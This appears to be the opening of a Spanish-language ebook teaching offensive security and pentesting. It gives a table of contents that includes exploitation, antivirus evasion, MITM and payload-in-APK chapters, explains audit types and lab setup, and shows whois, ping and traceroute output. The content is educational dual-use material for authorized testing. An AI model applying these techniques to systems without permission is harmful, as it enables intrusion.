

HACKING

Iníciate en el increíble mundo de la seguridad ofensiva



JOTTA

Table of Contents

Introducción

1. Conceptos básicos

Tipos de Auditorías

Caja blanca

Caja gris

Caja negra

Otras auditorías

Auditorías más avanzadas

¿Qué vamos a ver?

Aplicando las bases

¿Quién soy?

Es hora de jugar

2. Laboratorios(Terminar enlaces laboratorios)

Descargar laboratorios

Cliente -Laboratorio Windows 10:

Metasploitable 3 -Laboratorio Windows Server 2008:

Metasploitable 2 – Laboratorio Linux:

Instalar máquinas virtuales.

Más laboratorios para practicar

3. Recopilación de información

Herramientas básicas

Whois

Ping

Traceroute

Nslookup

Metadatos

Google Dorks

Maltego

The Harvester

Dmitry

4. Análisis de puertos y vulnerabilidades

Instalar Metasploitable 2

Conceptos

ARP

Recopilación de información gracias a servicios

Conceptos de Análisis de Puertos y Vulnerabilidades

TCP Connect

TCP SYN

TCP Null y TCP FIN

TCP XMAS y TCP ACK

UDP

Conceptos de análisis de vulnerabilidades

Clases de vulnerabilidades

Aspectos Importantes

Clasificación de las vulnerabilidades

Nmap

Parámetros relacionados con el tipo de escaneo

Parámetros de obtención de información del servicio en funcionamiento

Parámetros para obtención de información del sistema operativo

Parámetros de evasión de detección

Parámetros para añadir más información

Práctica

Nessus

Discovery

Assessment

Report

Advanced

Aplicaciones Web

Nikto

ZAP

DirBuster

WPScan

5. Diccionarios

Conceptos

Windows

Linux

Diccionarios disponibles en la WEB

Herramientas de creación de diccionarios

Crunch

CuPP

Ataques de diccionario a servicios Online

Hydra

Toc57215829

Medusa

Toc57215831

Metasploit

Ataques de diccionario a servicios Offline

John The Ripper

Hashcat

Toc57215836

Hash-identifier

6. Herramientas de explotación

Conceptos

Remotos

Locales

Denegación de Servicios

Server Side

Client Side

Protección legal en auditorías

Exploit-DB

Rapid7-DB

Método Manual

Metasploitable

Toc57215850

Windows Server

Método automático

Metasploitable

Windows Server 2008

Post-explotación automatizada

Metasploitable2

Toc57215857

Windows Server

7. Evasión de detección

Conceptos

TOR

Anonimato con TOR, VPN, DNS

TOR

VPN

DNS

Método manual

Método automático

Shellter

Fatrat

8. Envenenar y suplantar servicios

Conceptos

Ethernet compartida

Ethernet conmutada

Envenenamiento IPv4

MITMf

Hamster + Ferret-sidejack

Envenenamiento IPv6

MITM6

Análisis de red

9. Post-explotación

Introducción

Windows

Linux

Pivoting y Port-Forwarding

Pivoting

Port-Forwarding

10. Ingeniería Social

Conceptos

Rogue Servers

Suplantación de Páginas Web con HTTrack y BeEF

SocialFish

11. Hacking Aplicaciones Web

Conceptos

Instalar laboratorio de pruebas

Metodología inicial

OS Injection

SQL Injection

Cross Site Scripting (XSS)

Cosas a tener en cuenta.

Local File Include (LFI) y Remote File Include(RFI)

12. Hacking en Telefonía Móvil

Conceptos

Obtener IMEI

Verificar Compañía

Comprobar Información del Dispositivo

Comprobar rooteo

Crear Payloads con TheFatRat

Camuflar APK en aplicación legítima

Msfvenom

TheFatRat

¿FIN?

Hacking

Iníciate en el increíble mundo de la seguridad ofensiva

JOTTA

Todos los derechos reservados. El contenido de esta obra está protegido por la ley, que establece penas de prisión y/o multas, además de las correspondientes indemnizaciones por daños y prejuicios, para quienes reprodujese, plagiaren, distribuyeren o comunicasen públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la preceptiva autorización.

©

Edición

primera

2020

Índice

Introducción

1. Conceptos básicos

Tipos de Auditorías

Caja blanca

Caja gris

Caja negra

Otras auditorías

Auditorías más avanzadas

¿Qué vamos a ver?

Aplicando las bases

¿Quién soy?

Es hora de jugar

2. Laboratorios

Descargar laboratorios

Cliente -Laboratorio Windows 10:

Metasploitable 3 -Laboratorio Windows Server 2008:

Metasploitable 2 – Laboratorio Linux:

Instalar máquinas virtuales.

Más laboratorios para practicar

3. Recopilación de información

Herramientas básicas

Whois

Ping

Traceroute

Nslookup

Metadatos

Google Dorks

Maltego

The Harvester

Dmitry

4. Análisis de puertos y vulnerabilidades

Instalar Metasploitable 2

Conceptos

ARP

Recopilación de información gracias a servicios

Conceptos de Análisis de Puertos y Vulnerabilidades

TCP Connect

TCP SYN

TCP Null y TCP FIN

TCP XMAS y TCP ACK

UDP

Conceptos de análisis de vulnerabilidades

Clases de vulnerabilidades

Aspectos Importantes

Clasificación de las vulnerabilidades

Nmap

Parámetros relacionados con el tipo de escaneo

Parámetros de obtención de información del servicio en funcionamiento

Parámetros para obtención de información del sistema operativo

Parámetros de evasión de detección

Parámetros para añadir más información

Práctica

Nessus

Discovery

Assessment

Report

Advanced

Aplicaciones Web

Nikto

ZAP

DirBuster

WPScan

5. Diccionarios

Conceptos

Windows

Linux

Diccionarios disponibles en la WEB

Herramientas de creación de diccionarios

Crunch

CuPP

Ataques de diccionario a servicios Online

Hydra

Medusa

Metasploit

Ataques de diccionario a servicios Offline

John The Ripper

Hashcat

Hash-identifier

6. Herramientas de explotación

Conceptos

Remotos

Locales

Denegación de Servicios

Server Side

Client Side

Protección legal en auditorías

Exploit-DB

Rapid7-DB

Método Manual

Metasploitable

Windows Server

Método automático

Metasploitable

Windows Server 2008

Post-explotación automatizada

Metasploitable2

Windows Server

7. Evasión de detección

Conceptos

TOR

Anonimato con TOR, VPN, DNS

TOR

VPN

DNS

Método manual

Método automático

Shellter

Fatrat

8. Envenenar y suplantar servicios

Conceptos

Ethernet compartida

Ethernet conmutada

Envenenamiento IPv4

MITMf

Hamster + Ferret-sidejack

Envenenamiento IPv6

MITM6

Análisis de red

9. Post-explotación

Introducción

Windows

Linux

Pivoting y Port-Forwarding

Pivoting

Port-Forwarding

10. Ingeniería Social

Conceptos

Rogue Servers

Suplantación de Páginas Web con HTTrack y BeEF

SocialFish

11. Hacking Aplicaciones Web

Conceptos

Instalar laboratorio de pruebas

Metodología inicial

OS Injection

SQL Injection

Cross Site Scripting (XSS)

Cosas a tener en cuenta.

Local File Include (LFI) y Remote File Include(RFI)

12. Hacking en Telefonía Móvil

Conceptos

Obtener IMEI

Verificar Compañía

Comprobar Información del Dispositivo

Comprobar rooteo

Crear Payloads con TheFatRat

Camuflar APK en aplicación legítima

Msfvenom

TheFatRat

¿FIN?

Introducción

Este libro está escrito con un objetivo, guiarte desde el principio para que puedas convertirte en un gran pentester, que no se te resista ningún sistema y además puedas trabajar de ello. Cuando empiezas en este mundo por tu cuenta e investigas por internet puedes ver que hay muchísima información, pero falta algo... un orden, un porqué, quizás algo te falla y ya te bloqueas porque solo estás siguiendo los comandos.

Cada uno de los puntos que hay en este libro son los pasos que sigo cada vez que tengo que hacer una auditoría. Aquí aprenderás a seguir un orden, a saber qué herramientas usar, cómo configurarlas para cada situación y lo más importante... a pensar.

Este libro está cargado de herramientas y ejemplos. Ejemplos que vamos a hacer sobre laboratorios simulando entornos reales. Además al final del libro te dejaré webs que proporcionan laboratorios para seguir practicando.

Si tienes alguna duda de los contenidos del libro puedes preguntarme directamente por **Instagram** @jotta_app

Después de esto solo puedo decirte, ¡a disfrutar futur@ hacker!.

1. Conceptos básicos

Antes de empezar quiero que conozcas unos términos que seguramente ya hayas oído, pero está bien repasarlos.

Los hackers se pueden clasificar por colores de sombrero:

- Blanco → Son los buenos, ayudan al cliente que los ha contratado. Se pacta con el cliente cual es el límite de las auditorías en sus infraestructuras.
 - Grises → No hace ningún fin malicioso, pero no cuenta con el permiso de atacar unas infraestructuras. Por ejemplo, aprendes algo y lo pruebas con cualquier web de internet.
 - Negro → Son los malos, buscan el beneficio propio. Por ejemplo ataques con ransomware.
- APT** (Amenazas persistentes y avanzadas). Las APT's son grupos de cientos de personas que participan en ataques informáticos para sus propios fines, algunas APT's como puede ser Anonymous, sus metas es hacer hacktivismo.

El **hacktivismo** es un tipo de activismo político con técnicas de hacking. Es utilizar el hacking para protestar contra algún hecho que ocurra en algún país, organización, etc. algo que ellos crean que es injusto.

Después existen otros grupos como LulzSec que se entretenían infiltrándose infraestructuras informáticas.

Y ya está la cibermafia llamada Russian Business Networks. Esta gente se dedica a todo tipo de servicios ilegales. Utilizan sus conocimientos para meterse en lugares ilegales como trata de blancas, tráfico de armas o drogas, alquiler de botnets...

Es un tema muy interesante, te recomendaría que investigaras sobre todo esto.

Tipos de Auditorías

Las auditorías no van a ser iguales, vamos a tener distintos tipos de cajas (Blancas, grises y negras) de auditorias y diferentes tipos de auditorias que nos van a solicitar dependiendo de su situación y circunstancias.

Las cajas radican en el tipo de conocimiento que tienes de las infraestructuras. La más sencilla es la caja blanca ya que nuestro cliente nos ha dado información previa, nos ha dado un listado de las direcciones IP que quiere que comprobemos, información de las infraestructuras, servicios que corren en los puertos abiertos, etc. Esto nos facilita la vida y hace que la auditoría sea más precisa. Esto sobre todo lo suelen pedir cuando el cliente tiene prisa por que se realice la auditoría.

En el otro extremo tendríamos las auditorías de caja negra. Estas son mas laboriosas ya que al contrario de la caja blanca, aquí no tenemos ningún tipo de información previa. La principal desventaja es que nos llevará mucho tiempo, pero será mucho más veraz porque nos estamos poniendo en el papel de un ciberatacante.

Los ciberatacantes no tienen o no deben tener ninguna información de las infraestructuras de la empresa, listados IP, etc.

Y la mezcla es la caja gris. Esta auditoría está enfocada a un tipo de usuarios. Sería centrarse en un departamento o un tipo de empleado. Un ejemplo sería tener acceso a una plataforma con una cuenta de un usuario de recursos humanos por ejemplo y ver si a través de esa cuenta se podría hacer algún tipo de ataque, propagación, escalar privilegios, etc.

Caja blanca

Se cuenta con acceso para evaluar las redes, y se tiene conocimiento total de las infraestructuras (hardware y arquitectura de la red, S.O aplicaciones, etc.) No es tan exhaustiva como una auditoría negra, pero acelera el desempleo y devuelve resultados más precisos.

Caja gris

Orientada a usuarios: se dispondrá de acceso para evaluar la red, así como credencial de acceso con los mismos privilegios al tipo de usuario que nos han solicitado evaluar. Combina la de caja negra y caja blanca al limitar los conocimientos de las infraestructuras a la del usuario a evaluar.

Caja negra

No se dispone de información sobre el objetivo, este tipo de auditoría es el que más tiempo llevará, ya que tendremos que recabar información sobre las infraestructuras del “objetivo” para llevar a cabo el análisis de su seguridad en el caso de un ataque externo malicioso.

Imagina que te contrata una empresa y te dice que necesita hacer ya la auditoría, que necesita resultados rápido, te va a dar información de toda su infraestructura, aplicaciones, etc. ahí estarías ante una auditoría de caja blanca.

Ahora imagina que vas a otro cliente y te dicen, hemos montado una infraestructura nueva y queremos ver como de vulnerable es desde fuera. El cliente no te proporciona ninguna información, entonces te toca atacar como si fueras un ciberdelincuente. Eso es una auditoría de caja negra. Tardarías mucho más que en la caja blanca, pero daría resultados más adaptados a lo que puede pasar.

Y por último imagina que vas a otro cliente y dice mira, tenemos este departamento que no sabe más allá de esto con la informática, es un departamento que trata mucho con el exterior abriendo correos, descargando documentos, etc.. por ejemplo el departamento de recursos humanos. Quiero que intentes ver hasta donde se puede llegar o escalar con una cuenta de este tipo. Esto ya sería una auditoría de caja gris.

Además, dependiendo del entorno en el que se esté trabajando se podrán clasificar cómo auditorías internas o externas.

Interna: Se trata de una auditoría en la que se dispone de acceso a la red LAN del cliente, puede ser mediante acceso físico, o mediante una VPN.

Este tipo de auditorías se llevan a cabo cuando el cliente te dice de trabajar dentro de sus infraestructuras. Ya sea que estés allí físicamente o te hayas conectado por medio de una VPN.

Estas tienen una serie de procedimientos de los que te puedes aprovechar como descubrir máquinas gracias al protocolo ARP y suelen llevar más tiempo ya que te puedes encontrar muchas máquinas que analizar.

Externa: Se trata de una auditoría en la que el único acceso a las infraestructuras del cliente es mediante una conexión a internet. Esto supone (Seguramente) el tener que tratar con las medidas perimetrales que disponga el cliente. Es justo lo contrario a la interna, no vamos a estar dentro de las infraestructuras de nuestro cliente, sino a través de nuestra red.

Esto tiene el siguiente problema, nos vamos a encontrar con más retardos de conexión ya que en la comunicación de una red a otra red hay más saltos, también nos vamos a encontrar medidas perimetrales que nos impidan ciertas fases de las auditorías. Lo más corriente es encontrarse un cortafuegos que está filtrando puertos que no deberían estar de cara al exterior.

Ventajas: Las cantidades de direcciones IP no serán tan grandes como en las internas, ya que no estaremos encontrando 70 servidores DNS. En una auditoría externa nos encontraremos las pocas máquinas que estarán dando de lado a la red externa. Lo que equivale a una dirección IP pública.

Otra ventaja es que podremos realizar más tareas de recopilación de información sobre dichas infraestructuras. En el punto de recopilación de información podremos ver que hay una cantidad de servicios Online que te están espiando, categorizando y filtrando la información de tus estructuras.

Otras auditorías

Wireless: En este tipo de auditorías se debe comprobar las medidas de seguridad de conexión a una red Wireless, adicionalmente de si dicha red inalámbrica dispone de medidas de seguridad adicionales (Servidor RADIUS, por ejemplo) comprobar su seguridad. Otra tarea importante en redes Wireless es comprobar la correcta segmentación de la red.

Móviles: En este tipo de auditorías las tareas se centran exclusivamente en el análisis del funcionamiento y la seguridad de un dispositivo móvil Smartphone, debiendo de evaluar sus aplicaciones instaladas, conexiones establecidas, IMEI, estado de rooteo/jailbreak del dispositivo, etc.

En el caso de auditorías Wireless, a parte del caso de conseguir el handshake y conseguir la contraseña de conexión WPA, también tenemos que comprobar si tiene una correcta segmentación de la red.

Como estas redes pueden ser atacadas para sacar el handshake, es habitual que estén aisladas de la red principal y nuestra tarea como auditor es encontrar algún tipo de punto que nos permitiera acceder desde esa red de datos Wireless a la red principal de datos.

Puedes encontrar dispositivos conectados a ambas redes como las impresoras y te pueden permitir pivotar de una red a otra.

Adicionalmente, cierto tipo de redes Wireless, también están protegidas con medidas adicionales de servidores RADIUS, pero si no están configuradas o actualizadas correctamente también pueden ser vulnerables y aquello que nos brinda seguridad puede convertirse en un agujero.

En cuanto a las redes móviles, estos dispositivos necesitan una serie de tareas adicionales, estas tareas están especificadas en el punto de Telefonía Móvil.

Si alguien que pertenezca a un departamento que no sea de programación o desarrollo tiene habilitada la opción de root o jailbreak puede suceder dos cosas, está haciendo lo que no debe o está recibiendo un ataque.

Auditorías más avanzadas

Unas auditorías más avanzadas, ya que requieren de un mayor conocimiento técnico, son las de **Aplicación web** y las de **Aplicación**.

Aplicaciones web: En este tipo de auditorías se debe comprobar el código fuente y funcionamiento de una aplicación web, que seguramente esté en fase de desarrollo para su implementación a producción, eso implica comprobar todo tipo de vulnerabilidad relacionada con aplicaciones web (XSS, SQL Injection/XML/LDAP/PHP, RCE, File Include etc.)

Aplicación: En este caso se debe depurar el funcionamiento de una aplicación, este tipo de auditorias son realmente complejas ya que implica tareas de fuzzing y debugging, lo cual es a niveles avanzados de pentesting.

Las auditorías de aplicaciones web conllevan más tiempo ya que hay que mandar cadenas de ataques como XSS, SQL Injection, LDAP Injection, etc... Esto lo veremos en el punto de hacking aplicaciones web.

Lleva más tiempo ya que debes ver el comportamiento de la aplicación web, ver si ese comportamiento muestra que es vulnerable a X ataque, etc...

En cuanto las auditorías de aplicaciones aquí no lo vamos a ver ya que esto es enorme y da para otro libro únicamente enfocado a eso, pero es coger una APK, empezar a debuguearla y conlleva una gran batería de pruebas, baterías de desarrollo de código malicioso, etc...

Esto no se suele pedir ya que las empresas suelen publicar sus APK's y ofrecen recompensa a las personas que consigan sacar el máximo número de vulnerabilidades, con esto os podéis ganar la vida, yo se de gente que ha sacado de mil a cien mil euros haciendo esto. Esto se llama Bug Bounty Hunting.

¿Qué vamos a ver?

- **Recopilación de información.** Gracias a este punto vamos a encontrar en internet información muy interesante de nuestro objetivo. Al ser peticiones Online es totalmente legal. Es el único punto de pentesting que es legal ya que no se necesita ningún tipo de permiso.
- **Análisis de puertos y vulnerabilidades.** En este punto escanearemos las máquinas para ver que puertos están abiertos, servicios y ver son vulnerables y como atacarlos.
- **Creación y uso de diccionarios.** Aquí ya empieza lo divertido. Conseguir unas credenciales válidas es más potente que todo lo anterior.
- **Herramientas de Explotación.**

Aplicando las bases

Una vez hayamos aprendido las bases, lo que vas a aprender es como atacar y evitar un posible ataque.

¿Quién soy?

Aquí vamos a ver lo que son los ataques de **client-side**, ataques en el lado del cliente.

Los anteriores los podemos categorizar como **server-side**, ya que estamos atacando a un servidor o un servicio en concreto pero podemos realizar ataques intentando engañar al usuario.

- Envenenar y/o suplantar servicios
- Ingeniería social

Es hora de jugar

Aquí ya están las partes más avanzadas del temario.

- **Hacking de aplicaciones web**, aquí estamos jugando contra el propio motor html, php, java o C#.
- **Telefonía móvil**, aquí aprenderemos un temario específico para esta tecnología.
- **Post-explotación**, aquí podremos recaudar información, propagar el ataque o incluso escalar privilegios.

2. Laboratorios

Este punto es muy interesante. Vamos a trabajar con 3 laboratorios y la máquina del atacante, en este caso Kali Linux, pero también puedes usar Parrot. Si no tienes ninguno de estos sistemas instalados en VirtualBox te recomiendo que veas mi video de Instagram sobre como hacerlo, así lo podrás ver mejor que si te lo pongo aquí por capturas.

Instagram → @Jotta_app

El primer laboratorio es Metasploitable2, un entorno de Linux, también con Metasploitable3 en un servidor Windows y una máquina cliente que será Windows 10.

Metasploitable2 es una máquina sencilla en dificultad, pero es un laboratorio maravilloso. Tiene muchos servicios vulnerables para poder experimentar, como intrusión, recabar información muy sensible, fallos en algunos servicios e incluso una web para practicar ataques web.

Descargar laboratorios

Cliente -Laboratorio Windows 10:

<https://acortar.link/DIvXL>

Metasploitable 3 -Laboratorio Windows Server 2008:

<https://acortar.link/Ug155>

Metasploitable 2 – Laboratorio Linux:

<https://acortar.link/0H7gx>

Instalar máquinas virtuales.

Primero hay que descargar e instalar VirtualBox.

<https://www.virtualbox.org/wiki/Downloads>

Segundo, descargar el **Extension Pack**.

Después abrimos VirtualBox y vamos a instalar el Extension Pack. Para ello vamos a **Preferencias → Extensiones → Buscamos el fichero descargado y lo instalamos.**

Por último, vamos a cargar los laboratorios, como has podido ver son ficheros .ova, es decir, no requieren instalación. Para cargarlos solo tienes que ir a **Archivo → Importar Servicio Virtualizado** y seleccionamos las máquinas.

Y ya si quieras instalar las guest additions, que te lo recomiendo, desde la terminal de Kali ponemos:

```
sudo apt install -y virtualbox-guest-x11
```

Más laboratorios para practicar

Te recomiendo que no solo pruebes con los laboratorios que te he dejado arriba sino que también descargues los de las webs que te voy a dejar a continuación y sigas practicando, esto no es memorizar, como mejor se aprende es con la práctica.

Webs para descargar más laboratorios:

<https://www.hackthebox.eu/>

<https://www.vulnhub.com/>

<https://lab.pentestit.ru/>

3. Recopilación de información

Este punto es fundamental y lo mejor es que no requiere de conocimientos técnicos y da resultados bastante buenos si tu objetivo no tiene bien protegido su dominio contra filtración, etc...

Vamos a tocar unos puntos bastante interesantes como:

- Metadatos
- Google Dorks
- Maltego
- The Harvester
- Dmitry
- Information Gathering

Este módulo es obligatorio si estamos haciendo una auditoría de caja negra.

Herramientas básicas

Aquí vamos a usar herramientas de “la vieja escuela”, es decir, comandos que incluye cualquier equipo antes de que naciesen los buscadores como Google. Lo bueno de estas herramientas es que no dejan huella en el objetivo.

Estas herramientas básicas son más de mantenimiento de redes, lo que nos da luz verde para poder usarlas sin meternos en problemas legales.

Las herramientas que vamos a utilizar:

- Whois
- Ping
- Tracert/Traceroute
- nslookup

Vamos a empezar.


Todos estos comandos los voy a ejecutar desde Kali Linux, pero puedes hacerlo perfectamente desde Parrot.

Whois

Lo que hace **whois** es mostrarnos información de la persona o empresa que ha registrado el dominio sobre el que vamos a ejecutar el comando.

La Sintaxis es: **whois [host]**

Ejemplo: **whois google.es**



```
root@jotta:/home/jotta# whois google.com
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2028-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2020-09-06T20:15:22Z <<
```

Como puedes ver nos muestra la fecha en la que se creó y/o actualizó, el registro, la persona de contacto por si hubiese algún problema con el dominio y el nombre del servidor. Esto último es muy importante ya que más adelante vamos a ver el **nslookup**.


Una cosa que podríamos hacer con esta información es intentar usar los servidores dns de mi objetivo para poder realizar tareas de descubrimiento de nombres de dominio.

Ping

Seguro que hasta sin saber nada de informática has usado **ping**. Para utilizar el comando **ping** lo podemos hacer tanto desde la terminal de Linux como en la CMD.

La sintaxis es: **ping [host]**

Ejemplo: **ping google.es**



```
jotta@jotta:~$ ls
Descargas Escritorio Música Público
Documentos Imágenes Plantillas Videos
jotta@jotta:~$ ping google.es
PING google.es (216.58.209.67) 56(84) bytes of data.
64 bytes from waw02s06-in-f3.1e100.net (216.58.209.67): icmp_seq=1 ttl=114
time=15.8 ms
64 bytes from waw02s06-in-f3.1e100.net (216.58.209.67): icmp_seq=2 ttl=114
time=16.7 ms
64 bytes from waw02s06-in-f3.1e100.net (216.58.209.67): icmp_seq=3 ttl=114
time=16.5 ms
64 bytes from waw02s06-in-f3.1e100.net (216.58.209.67): icmp_seq=4 ttl=114
time=16.4 ms
64 bytes from waw02s06-in-f3.1e100.net (216.58.209.67): icmp_seq=5 ttl=114
time=16.3 ms
64 bytes from waw02s06-in-f3.1e100.net (216.58.209.67): icmp_seq=6 ttl=114
time=15.0 ms
^C
--- google.es ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5012ms
rtt min/avg/max/mdev = 15.040/16.125/16.705/0.552 ms
jotta@jotta:~$
```

Esto ya no está dando información como:

- El tamaño de los paquetes que se han enviado (bytes=64)
 - El retardo de conexión en la respuesta (tiempo=15.8ms).
 - Número de saltos que el paquete ha dado de host en host por internet hasta alcanzar su destino (TTL=114)
- TTL=Time To Live, esto es para evitar que una petición ping viaje de forma ilimitada por internet.*

Estos datos son muy importantes ya que nos van a permitir calcular que tiempo de respuesta tiene nuestro objetivo para poder ajustarlo en un análisis de puertos y servicios.


Imaginemos que el retardo es más alto, tendríamos que calcularlo para que nuestras herramientas no den un falso negativo.

Traceroute

Esta herramienta calcula la cantidad de saltos que hay entre mi conexión actual hasta la conexión de destino.

La sintaxis es: **traceroute [host]**

Ejemplo: **traceroute google.es**



A terminal window titled "jotta@jotta:~" showing the output of the traceroute command to "google.es". The output shows 11 hops, with the last two being the destination. Each hop includes the IP address, port, round-trip time (RTT), and the interface used for the probe. The RTT values range from 0.772 ms to 18.931 ms.

```
jotta@jotta:~/home/jotta$ traceroute google.es
traceroute to google.es (216.58.201.163), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  0.772 ms  1.078 ms  1.169 ms
 2  *   *
 3  *   *
 4  * 142.red-81-46-33.customer.static.cccg.telefonica.net (81.46.33.142)  14.510 ms *
 5  97.red-80-58-106.staticip.rima-tde.net (80.58.106.97)  14.398 ms  14.369 ms *
 6  * 176.52.253.97 (176.52.253.97)  14.572 ms *
 7  176.52.253.102 (176.52.253.102)  14.728 ms  14.695 ms 72.14.211.154 (72.14.211.154)  16.593 ms
 8  *
 9  74.125.242.177 (74.125.242.177)  17.849 ms 74.125.253.200 (74.125.253.200)  18.931 ms 74.125.242.177 (74.125.242.177)  28.409 ms
10  108.170.233.247 (108.170.233.247)  36.455 ms 74.125.242.162 (74.125.242.162)  21.199 ms  30.378 ms
11  arn02s06-in-f163.1e100.net (216.58.201.163)  13.136 ms 108.170.253.225 (108.170.253.225)  14.663 ms 108.170.253.241 (108.170.253.241)  14.200 ms
root@jotta:~/home/jotta$
```

Si te das cuenta cada salto tiene una serie de milisegundos, tenemos que ajustarnos a la cantidad de saltos que hay entre nuestro destino para adaptarlo a nuestras herramientas de análisis.

